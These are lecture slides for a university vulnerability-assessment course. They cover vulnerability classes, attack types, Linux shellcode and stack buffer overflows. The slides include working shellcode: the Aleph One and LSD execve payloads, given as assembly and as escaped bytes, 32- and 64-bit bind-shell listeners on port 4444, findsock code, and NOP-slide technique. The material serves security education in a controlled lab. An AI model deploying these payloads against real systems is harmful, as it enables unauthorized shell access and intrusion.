CS 4678 Advanced Vulnerability Assessment

Chris Eagle

Who Am I

- Chris Eagle, x2378, GE-331
  - cseagle@nps.edu ************* Best way to reach me **********
  - Intermittent CS Senior Lecturer
- Interests
  - Computer Network Attack/Defense/Exploitation
  - Reverse Engineering
  - Malware analysis

Course Description

CS4678 Advanced Vulnerability Assessment (4-2): This course provides a basis for understanding the potential vulnerabilities in networked systems by applying a problem-solving approach to: (1) obtaining information about a remote network, (2) possibly exploiting or subverting systems residing on that network, (3) understanding the theory of operation of existing tools and libraries, along with how to measure the effectiveness of those tools, and (4) understanding tools and techniques available for vulnerability discovery and mitigation. Labs provide practical experience with current network attack and vulnerability assessment tools as well as development of new tools. Foot printing, scanning, numeration, and escalation are addressed from the attacker's perspective. A final project that demonstrates skill and knowledge is required. Prerequisites: CS3140 and CS3070 and CS3690, or consent of the instructor.

Course Web Site

- All course material may be found on Sakai
    - Notes, assignments, and other stuff

Course Schedule

- Lecture – M-Th 1400-1450 Ge-117
- Lab – T 1000-1150 Ge-117
- Known Instructor travel (no class):
    - Th 4/4 (will hold lecture during lab hours on 4/2)
    - M-Th 5/20-23

Lab Configuration

- Most work done with VMWare and various virtual machines
- Targets will be Ubuntu Linux x86-64
- Goal is to have a VMWareESX infrastructure up to provide a target range
- Each student will have an development / target virtual machine
    - Console only, get over it.
    - Learn to use ssh/scp/sftp/nc/...
    - DO NOT UPDATE THE INSTALLED PACKAGES
- Link to VM will be made available soon

Lab Policies

- Individual work
- Never scan/probe/attack anything other than your own VM and VMs designated by the instructor
- Never scan/probe/attack another student's VM without their express permission
- Never scan/probe/attack any internet connected computers that are not designated targets setup by your instructor for use in CS4678

Homework/Projects

- Occasional homework assignments
  - Individual effort
  - Non-project related questions and answers
- Projects
  - Individual, no exceptions
  - Tool familiarity
  - Programming assignments – exploit development

Other Resources

- Anley et al, *The Shellcoder's Handbook, 2e*, Wiley, 2007
- Erikson, *Hacking: The Art of Exploitation, 2e*, No Starch Press, 2008
- Many other books
- Many other internet resources
- Twitter is an excellent place to observe chatter of top public researchers

Other References

- Peikari & Chuvakin, Security Warrior, O'Reilly, 2004.
- Scambray et al, Hacking Exposed, 4th Ed, Osborne/McGraw-Hill, 2003.
- Hoglund & McGraw, Exploiting Software, Addison Wesley, 2004.
- Eilam, Eldad Reversing – Secrets of Reverse *Engineering*, Wiley, 2005
- Windows Internals series

Other Resources (cont)

- "Tools" repository:
  - http://packetstormsecurity.org/
  - http://www.exploit-db.com/
- Phrack online magazine
  - http://www.phrack.org/
- Google

Capture the Flag (and similar)

- Pull The Plug security game
  - http://www.overthewire.org/wargames
- Smash the Stack
  - http://io.smashthestack.org
- pwnable.kr
  - http://pwnable.kr
- pwnable.tw
  - http://pwnable.tw
- Various live events (almost weekly)
  - http://ctftime.org

Rough Outline

- Vulnerability classes
- Attack strategies
- Shell code basics
- buffer overflows, format strings, heap exploits, sql injection, cross site scripting
- Basic exploitation w/ stack overflows, heap overflows, and format strings.
- Vulnerability mitigations
- Advanced Exploitation
- Client side exploitation
- Packet sniffing: Raw sockets, pcap, tcpcump, wireshark
- Packet crafting: libnet theory, scapy
- Reverse Engineering theory: Source code auditing, Binary auditing
- Vulnerability Discovery: Static analysis, dynamic analysis, code coverage
- Automated exploitation frameworks
- Ethics and disclosure

In class demos

- There will be a lot of live demos in this class
- Take notes
- Take pictures
- Ask questions
- Ask questions that get answered with demos
- In this class you need to convince yourself that you understand how things work
    - Small worked examples are a great way to do this

Vulnerability Classes

References

- Shellcoder's HB
  - Chapters 2, 4, 5
- SQL Injection
  - http://www.unixwiz.net/techtips/sql-injection.html
  - http://www.securiteam.com/securityreviews/5DP0N1P76E.html
  - Sakai Resources/Articles/SQL
    - Advanced SQL Injection, Chris Anley
    - SQL Injection Whitepaper, Kevin Spett

Vulnerability Classes

- Typical problems that may lead to exploitable conditions
- We'll cover the common ones here but there are many others
- See cwe.mitre.org for an attempt at enumerating these
- Common Weakness Enumeration

Common Classes

- Buffer Overflow
- Heap Overflow
- Format String Exploit
- Race Condition
    - time of check, time of use (toctou)
- SQL Injection
- Cross Site Scripting (xss)
- Information leakage
    - Timing attacks
- Uninitialized stack variables
- Poor use of randomness

Buffer Overflow

- Unchecked copy beyond the end of an allocated buffer
- When this happens in the stack it's a stack overflow
- In the heap, it's a heap overflow
- Data written beyond the end of the buffer corrupts other data
- Depending on the nature of the data that is corrupted, it may be possible to subvert the executing program

Format String Exploits

- Usually associated with the printf function (and its relatives)
- Leverages lesser known format specifiers (%n) to write data into memory
- Data corruption can be used to subvert executing program
- Can also be used to leak information from a program to an attacker
- Leaked information may increase attackers chances of subsequent successful exploitation

Race Conditions

- Time of check time of use
- Program checks validity of resource at time A
- Assumes resource remains unchanged and uses resource at time B
- Attacker attempts to modify resource in the interval A-B
- Unsynchronized access to shared resource
- Failure to use mutual exclusion where dictated

SQL Injection

- Programmer constructs SQL database query that includes unchecked user supplied input
- User crafts input such that an unintended query is constructed and passed along to the database to execute
- User can read/write database values they should have no access to

Cross Site Scripting

- Browsers execute javascript contained in the pages that they download
- User's trust code from trusted sites such as google or cnn.
- If attacker can upload javascript to trusted website then victims may download and execute malicious javascript
- Trick is to convince google or cnn to host your javascript!

Information Leaks

- Many different forms
- Poorly written applications may leak information in the form of error messages or “garbage” data
- Authentication processes may leak information by failing early in some cases and late in other cases

Uninitialized Stack Variables

- A variable that a programmer fails to initialize must still contain something
- In the case of stack variables, the variable will contain whatever value happened to be left in the corresponding stack location by the execution of an earlier function
- Attacker's goal is to leave old data in a location that effectively initializes a future stack variable

Poor Use of Randomness

- Many processes depend on randomly generated data
- Games of “chance”
- Generation of cryptographic keys
- If the manner in which the data is generated is not truly random an attacker may be able to reproduce the results leading to possible compromise

Attack Strategies

Classifying Attacks

- Many different opinions of this
- We will stick to three basic categories
  - Remote / server side attacks
  - Local attacks
  - Client side attacks

Remote Attacks

- What do we mean by remote?
- Interesting thread: http://marc.info/?l=bugtraq&m=110321888413132&w=3
- And other commentary: http://www.dslreports.com/forum/remark,12187126
- As you can see there is no real consensus on this
- Most practitioners (as opposed to say academics) have a pretty good sense for what remote means

Remote Attack

- We will call an attack remote when, under existing network conditions
- We can initiate communication directly with the computer we wish to attack
- To interact with software that we know to be vulnerable
- To achieve a desired effect
- Without requiring any action on the part of a human in the target organization

Examples of Remote Attacks

- Attacks against server software
- Web server
- Mail server
- Any software that can be reached via open listening ports
- Any software that sits behind such software
  - SQL injection for example

Local Attacks

- NOT remote!
- Generally understood that you have access to the target machine already
- Perhaps as an unprivileged user
- Often used for privilege escalation
- For example, you are a non-admin user and you want admin privileges
- Like remote, generally don't require any action by another user (other than the attacker)

Client Side Attacks

- Remote and local attacks tend to target specific computers
- Client side attacks tend to target users
- You end up attacking whatever computer they happen to be using at the time the attack is carried out
- Specifically the attack targets software that the user may use to view specially crafted content
- Often via a browser

Client Side

- Differ from remote and local attacks in that client side generally requires some action on the part of the targeted user
- Victim uses vulnerable software on their system to view specially crafted content
  - Visit a web site
  - Open a document
  - View an image or a movie

Browser Based Attacks

- Client side attacks are often carried out by placing malicious content on a web server somewhere and enticing users to download that content
- Might target browser specifically
- Might target browser plugins
  - Adobe Flash
  - Adobe Reader
  - Java
  - Anything automatically handled by the browser

Other Attacks

- Some attacks contain elements of more than one strategy
- Phishing attacks
- Entice user to reveal information
- This is really social engineering
- Malicious email attachments
- Also involves social engineering
- Attachment may leverage a vulnerability
- Attachment may just be an executable that gets run and needs no vulnerability

Tools we'll be using

- ssh/scp/sftp
    - Secure shell
    - Secure cp (copy)
    - Secure ftp
    - openssh command line (from bash) utilities
    - Putty is graphical client for windows (http://www.putty.org)
- Debugger
    - Gnu debugger (gdb)
    - Command line debugger

More tools

- Text editor
  - Your choice
- X86-64 assembler
  - nasm (available as a standard package on linux and Cygwin
- File analysis tools
  - objdump object file metadata parser
  - strings – extract ascli content from any file
  - file – basic file identification
  - hexdump – basic hex dumper

Still more tools

- netcat (nc)
  - Minimal network connection utility that can act as a server or a client
- tcpdump
  - Simple packet capture utility
- Disassemblers
  - IDA Pro
    - Freeware version (http://www.hex-rays.com)
  - GHIDRA
    - Recently released NSA tool (https://ghidra-sre.org/)
    - Also include free decompiler

Last tools slide

- But not necessarily an all inclusive list of tools
- Virtualization
  - Vmware – get an onthehub account from ITACS
    - This is better and easier to use than Virtual Box
  - Virtual box
    - At least it’s free

Shell Code Basics

References

- Shellcoder's Handbook
  - Chapters 3, 7, 10, 12
- Sakai Resources/Articles/Shell code Demystified
  - Last Stage of Delirium Papers
- Sakai Resources/Articles
  - Unix assembly components
  - Windows assembly components

Why start with shellcode?

- Serves as a brief assembly review
  - For at least that port of assembly that you might write this quarter
  - This quarter is more about reading assembl than writing it
- We can make programs crash and explain why they crash, but without shellcode it’s difficult to herlp you understand why some crashes are more severe than others
- You should understand shellcode, not be intimidated by it, and not be afraid to write your own
  - Don’t be dependent on other people’s shellcode

What is Shell Code?

- Termed shell code because often the goal was to obtain a “shell” on the target system
- Generically, it is the machine code that you wish to upload to gain initial execution on a target machine
  - Also called an egg or a payload

Considerations

- Shell code must consist of machine language instructions to be executed on the target
  - You can’t transfer control to source code!
  - Shell code is very specific to the O/S of the target computer
- Problem – you are injecting code into a running process
  - That process has already been linked and loaded without our code and it unlikely to want to do anything to help us out such as looking up library functions for us

Limitations

- No calls to library functions without doing your own dynamic linking
  - This is the major problem on Windows
  - Linux has a nice system call interface that we can invoke directly from assembly without any linking (syscall)!
- Shell code needs to be position independent as we don’t always know exactly where we will land

Limitations

- We often have restrictions on the contents of our shellcode
    - No nulls if we are injecting via a string
    - Unicode filters to pass through
    - Terminated with a carriage return
    - Ascii printable
    - Many others
- Why? Because our payload is generally passed to the target software as input
    - For example web servers expect http (largely ASCII)
    - The target will parse the input we provide and we need to conform to any rules being enforced by their parser

Basic Linux Shellcode

- Using only assembly language and system calls spawn a command shell
- Try to do this in such a way that the assembled machine code contains no null bytes
- Why?
  - Because sometime buffer overflows are exploited via strcpy which stops copying when a null (zero) is encountered
- Also can't make any assumptions about where your code may reside in memory when it executes

Aleph One Linux Shellcode

```
bits 32
shell:
   jmp short bottom ; learn where we are
top:
   pop esi              ; address of /bin/sh
   mov [esi + 8], esi   ; save address
   xor eax, eax         ; clear eax
   mov [esi + 7], al    ; null terminate /bin/sh
   mov [esi + 12], eax  ; store NULL pointer
   mov al, 0xb          ; execve syscall number
   mov ebx, esi         ; command name
   lea ecx, [esi + 8]   ; argv
   lea edx, [esi + 12]  ; envp
   int 0x80
   xor ebx, ebx         ; only get here if we fail
   mov eax, ebx         ; return code = 0
   inc eax              ; exit syscall
   int 0x80
bottom:
   call top             ; address of /bin/sh pushed
   db '/bin/sh', 0
```

Payload Injection

- Usually takes place via a discovered exploit vector
- You don't inject traditional executables
  - Don't inject an ELF for example
  - The target application is not going to link your binary for you
- Inject a raw (no headers) blob of machine code and convince the vulnerable application to jump to your blob

Assembling It

- nasm has a binary output mode
  - Output nothing but machine language
  - No file format overhead
  - No sections
- Assembling the Aleph One code

```
nasm –f bin aleph.asm
```

  - Yields a binary file named aleph
    - 46 bytes of pure shell code
    - Not executable on its own

Hex Dump of Aleph

```
00000000 EB 1F 5E 89 76 08 31 C0 88 46 07 89 46 0C B0 0B ..^.v.1..F..F...
00000010 89 F3 8D 4E 08 8D 56 0C CD 80 31 DB 89 D8 40 CD ...N..V...1...@.
00000020 80 E8 DC FF FF FF 2F 62 69 6E 2F 73 68 00       ....../bin/sh.
```

- Left column is offset information
- Middle area is machine language
- Right column is ASCII representation

Incorporating It

- The binary file is not terribly useful to us
- Typically you will incorporate this into an exploit program
    - Usually in a high level language
- How do you incorporate the binary info into your high level language?
    - Encode it into a string or array of bytes/char

Character Escapes

- C and other languages allow you to incorporate escaped characters into a string (not Java)
  - Allows you to embed control (or any other) characters into a string
- Usually with the backslash character
- Insert raw hex with \xDD where DD are any two hex digits

Aleph Encoded

- The encoded shellcode looks like this:

```
char aleph[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00";
```

- It's useful to have a tool that does this encoding automatically
  - Takes as input a binary file
  - Outputs the string encoding of that file
  - Sakai Resources/examples/Encoder for converting binary files to C strings or character arrays

Sample Linux Components

- Last Stage of Delirium published “standard components”
- Small without nulls
- Alternative spawn a shell (LSD)

```
char shellcode[] = /* 24 bytes */
   "\x31\xc0"      /* xor eax,eax (1) */     - eax = 0
   "\x50"          /* push eax (2) */        - zero to stack
   "\x68""//sh"    /* push 0x68732f2f (3) */ - "//sh" to stack
   "\x68""/bin"    /* push 0x6e69622f (4) */ - "/bin" to stack
   "\x89\xe3"      /* mov ebx,esp (5) */     - ebx = esp = &cmd
   "\x50"          /* push eax (6) */        - NULL onto stack
   "\x53"          /* push ebx (7) */        - &cmd onto stack
   "\x89\xe1"      /* mov ecx,esp (8) */     - ecx = esp = &argv
   "\x99"          /* cdql (9) */            - extend eax into edx
   "\xb0\x0b"      /* mov al,11 (10)*/       - eax = 11
   "\xcd\x80";     /* int 0x80 (11)*/        - syscall(11) execve
```

Linux 64-bit version

```
bits 64
   xor    rax,rax    ;zero eax
   push   rax        ;null terminate "//bin/sh"
   mov    rdi, '//bin/sh'
   push   rdi
   mov    rdi, rsp   ;argv[0]
   push   rax        ;null terminate argv list
   mov    rdx, rsp   ;envp
   push   rdi        ;argv[0]
   mov    rsi, rsp   ;argv
   mov    al, 59     ;LINUX_SYS_execve
   syscall
```

What Should Your Shellcode Do?

- Often initial payload acts as a first stage that allows upload of more sophisticated payloads/entire executables
- A shell may not be what you really want BUT it makes a nice proof of concept
- Since our shellcode will usually communicate with us across a network we need to understand the network conditions that exist between us and the victim

sockaddr_in Review

- Socket endpoint data structure

```
//from netinet/in.h
/* Internet address. */
typedef uint32_t in_addr_t;
struct in_addr {
   in_addr_t s_addr;
};
/* Structure describing an Internet socket address. */
struct sockaddr_in {
   sa_family_t sin_family;       /* Protocol family */
   in_port_t sin_port;           /* Port number. */
   struct in_addr sin_addr;      /* Internet address. */
   /* Pad to size of `struct sockaddr'. */
   unsigned char sin_zero[sizeof (struct sockaddr) -
                          sizeof (sa_family_t) -
                          sizeof (in_port_t) -
                          sizeof (struct in_addr)];
};
```

Network Conditions

- Three basic situations
  - Unrestricted access to victim, ie no firewall
    - Shellcode can open new ports that we can connect to
  - Firewall between attacker and victim
    - Restricted set of ports attacker can connect to
    - BUT victim may have no restrictions creating new outbound connections
  - Firewall between attacker and victim
    - Restricted set of ports attacker can connect to
    - AND victim is severely restricted in their ability to connect out

Shellcode Components

- LSD components handle these situations
  - No firewall
    - Open a new port and accept new connection from attacker (bind shell / bind port)
  - Firewall that allows outbound connections
    - Initiate a new connection to attacker controlled computer and port (callback or reverse connect)
  - Firewall that restricts outbound connections
    - Try to do everything over the original connection (find port / find socket)

Open a Listening Socket (bind sock)

```
bits 32
   xor   ebx,ebx
   push  ebx         ;protocol
   inc   ebx         ;socket
   push  ebx         ;SOCK_STREAM, LINUX_SYS_SOCKET
   push  byte 2      ;AF_INET
   mov   ecx, esp
   push  byte 102    ;LINUX_SYS_SOCKETCALL
   pop   eax
   int   0x80        ;socket
   mov   edi, eax

   xor   edx, edx
   push  edx          ;ADDR_ANY
   inc   ebx        ;ebx == 2, LINUX_SYS_BIND, AF_INET
   push  word 0x5c11 ;port 0x115c == 4444
   push  bx
   mov   esi, esp
   push  byte 16      ;len
   push  esi          ;&sockaddr_in
   push  edi          ;s
   mov   ecx, esp
   mov   al, 102      ;LINUX_SYS_SOCKETCALL
   int   0x80         ;bind
```

```
   mov   bl, 4        ;LINUX_SYS_LISTEN
   mov   al, 102      ;LINUX_SYS_SOCKETCALL
   int   0x80         ;listen

   add   esp, byte 12
   push  edx          ;NULL
   push  edx          ;NULL
   inc   ebx          ;LINUX_SYS_ACCEPT == 5
   mov   al, 102      ;LINUX_SYS_SOCKETCALL
   int   0x80         ;accept
   xchg    eax, ebx
dup2:
   push    byte 2
   pop     ecx
.dup_loop:                ;dup2 stderr, stdout, stdin
   push    byte 63        ;LINUX_SYS_DUP2
   pop     eax            ;dup2
   int     0x80
   dec     ecx
  jns     .dup_loop
```

Linux 64-bit bind sock

```
bits 64
   xor   rdx, rdx
   push byte 1           ;protocol SOCK_STREAM
   pop rsi
   push byte 2           ;SOCK_STREAM
   pop rdi
   push  byte 41    ;LINUX_SYS_socket
   pop   rax
   syscall           ;socket

   mov rbx, ((0x5c11 << 16) + 0x0202) ; port 4444
   xor bh, bh
   push  rbx           ; sockaddr
   push  byte 16     ;len
   pop   rdx
   mov   rsi, rsp         ;&sockaddr_in
   mov   rdi, rax
   mov   al, 49      ;LINUX_SYS_bind
   syscall           ;bind

   mov   esi, edi
   mov   al, 50    ;LINUX_SYS_listen
   syscall        ;listen
```

```
   mov   rdx, rax       ;NULL
   mov   rsi, rax       ;NULL
   mov   al, 43         ;LINUX_SYS_accept
   syscall        ;accept
   xchg    rax, rdi

dup2:
   push    byte 2
   pop     rsi
.dup_loop:      ;dup2 stderr, stdout, stdin
   push    byte 33       ;LINUX_SYS_dup2
   pop     rax           ;dup2
   syscall
   dec     rsi
   jns     .dup_loop
```

Other Alternatives

- bindsckcode was used to setup a back door listener
- Assumes you can establish inbound connections
- What if you can't connect in?
  - Can probably connect out!
  - Have shell code call you!

Another LSoD Example

- What happens when you can neither connect to a bindshell nor call out with a reverse shell
- Try to make use of the original connection that you established to the target application
- That is the purpose of the findsckcode from LSoD

Linux findsckcode (in C)

```
int fd;
struct sockaddr_in peer;
socklen_t slen = sizeof(peer);
for (fd = 0; fd < 256; fd++) {
   if (getpeername(fd, &peer, &slen) == 0 && peer.sin_port == MY_PORT) {
      break;  //fd is set to connected client socket number
   }
}
dup2(fd, 0);
dup2(fd, 1);
dup2(fd, 2);
//execve("/bin/sh", {"/bin/sh", NULL}, {NULL});
```

Attack Detection

- Always try to understand the impact your attack will have on the target computer / environment
- Any shell spawning payload yields a shell (/bin/sh for example) in the process list
- Bind port shellcode shows a process listening on an unexpected port
- Callback shellcode shows outbound connection to unusual IP/port
- Find port / find socket shellcode uses a connection that the victim allowed!

Program Exploitation

Step 1

- Locate vulnerability
  - Takes time
  - Source code review
  - Binary reverse engineering
  - Fuzzing/Debugging
  - Local or remote

Step 2

- Understand parameters/limitations surrounding vulnerability
  - Amount of payload required to cause overflow
  - Any restrictions on payload content
  - Actions required to reach vulnerable portion of program

Step 3

- Build proof of concept exploit
  - Demonstrate that you can control RIP
  - Demonstrate that you can inject code into process and take control
  - Test in a lab environment
  - Understand what environmental factors affect your exploit

Step 4

- Plan your payload
  - Least thought out by unskilled attackers
- What do you hope to achieve in the target system?
  - You have a shell now what?
  - What is so great about a shell?

Payload Features

- Multi-stage
- Backdoor access
- Communications
  - Encrypted
  - Obfuscated
  - Covert
    - Define covert?

Step 5

- Understand target environment
  - Logging
  - Intrusion detection
  - Network monitoring
  - Firewall restrictions
    - Can you connect to your backdoor?
    - Can your backdoor connect to you?
- Design payloads and operations with these things in mind

Buffer Overflows

Buffer Overflow

- Program writes data beyond the end of an allocated data buffer

```
char buf[16];

buf[16] = 0; //any index >= 16 causes problems
```

- Common in C/C++
- Most often refers to data stored in the program's stack
  - But, technically, "heap overflows" are also a form of buffer overflow

Classic Buffer Overflow

- More correctly
  - “stack based buffer overflow”
- Overflowing a stack based buffer to corrupt saved function return address
- Or other data that leads to execution of attacker supplied code
- Overwriting saved return address allowing user controlled value to be inserted into instruction pointer upon function return

RIP Overwrite Limitations

- Function must return normally
  - Program can't crash between time of overwrite and time of return
    - You’re corruption better not cause a crash
  - Normal return mechanism that pops saved return address from stack into eip register must be executed
- Doesn’t work if exit() gets called prior to ret
  - exit() function never returns to caller

Definition: Stack Frame


- A stack frame is the "activation record" for a newly called function
- A data area allocated on the program stack that
    - Contains the parameters passed in to the function
    - Contains the address to which the function should return
- Often contains a link to the calling functions stack frame
- Contains all local variables declared by the function
- A "frame pointer" is often used to provide a fixed reference for each new stack frame

The Problem

- Stack allocated buffers are used for locally declared arrays

```
void foo(int bar, char *str) {
   int x;
   double y;
   char buf[32];
   //function
}
```

Stack Frame for foo



Address	**Name**	**Size**
[rbp-48]	buf	32 bytes
[rbp-16]	y	8 bytes
[rbp-8]	x	4 bytes*
	oldfp	8 bytes
	return	8 bytes

The Problem

- There is no automatic checking of array bounds in C or C++
- Data can easily be copied beyond the end of the buffer
    - It is the programmer’s responsibility to ensure indices remain within bounds
- Given a pointer/array name, it’s not possible to determine the size of the associated array at run time
    - No library functions do automatic size checking

Example: foo

```
void foo(int bar, char *str) {
    int x;
    double y;
    char buf[32];
    //…
    strcpy(buf, str);
    //…
}
```


Stack Frame for foo

33rd byte into buf starts to overwrite y

41st byte starts to overwrite x

Bytes 56-63 overwrite the saved return address

Address	**Name**	**Size**
[rbp-48]	buf	32 bytes
[rbp-16]	y	8 bytes
[rbp-8]	x	4 bytes*
	oldfp	8 bytes
	return	8 bytes



“Taking rip”

- If a user can provide sufficiently long input in the proper format they can:
  - control what gets written into the saved return address, and
  - redirect execution to a location of their own choosing
  - WHEN the vulnerable function returns
- The assembly language "ret" instruction pops the top value off of the stack and places it into the instruction pointer
  - ret == pop rip

Pre/Post Conditions

- Two things to consider
  - Input must be formatted in such a way that it influences execution of the program to induce the exploitable copy operation
    - Input charset may be restricted
    - Input may need to conform at least partially to some protocol
      - Exploitable buffer overwrite operation may be buried within conditional statements
  - Action must be taken to induce the function to return (relatively) normally
    - i.e. via a ret statement and not an exit()

So you can take eip, now what?

- What value should you overwrite rip with?
  - It will be the location from with the next machine language instruction following the ret is fetched
  - It would be nice if you could inject code into that location
    - Result is that the ret transfers control to your code
- This is the trickiest part of it all

Many Possibilities

- Inject your code (machine language) into the stack as part of the overflowed buffer
  - Where will your code land in the stack?
    - You may need to need to know its address in order to set eip properly
  - Will it always land in the same place?
  - What if the stack is not executable?
- Inject your code into the heap via a previous operation
  - Still need to know its address and this can be even trickier

Stack Injected Code

- How large is the original buffer?
  - Should code go before return address or after?
    - If you put it before, then you may need to worry about your code getting overwritten on the stack
  - Can it be split, some before and some after?
- How can your code determine where it has landed?
  - Position independent code using relative addressing helps

rip Selection

- Standard option is to try to point it at your code
  - Stack layout varies from system to system
  - Address of your code will not always be the same
  - Attempting to be too precise can cause you to miss
  - How are you going to know the address of stack data on a remote machine in any case?

NOP Slide

- You can build in some slop by preceding your code with a sequence of NOPs
- NOP is the assembly language mnemonic for "no operation"
  - 0x90 on x86
- Guess a value for eip that will land in the middle of the NOPs
- NOPs execute until you reach your code
- Provides some slop allowing your code to move up or down by ½ the length of the slide

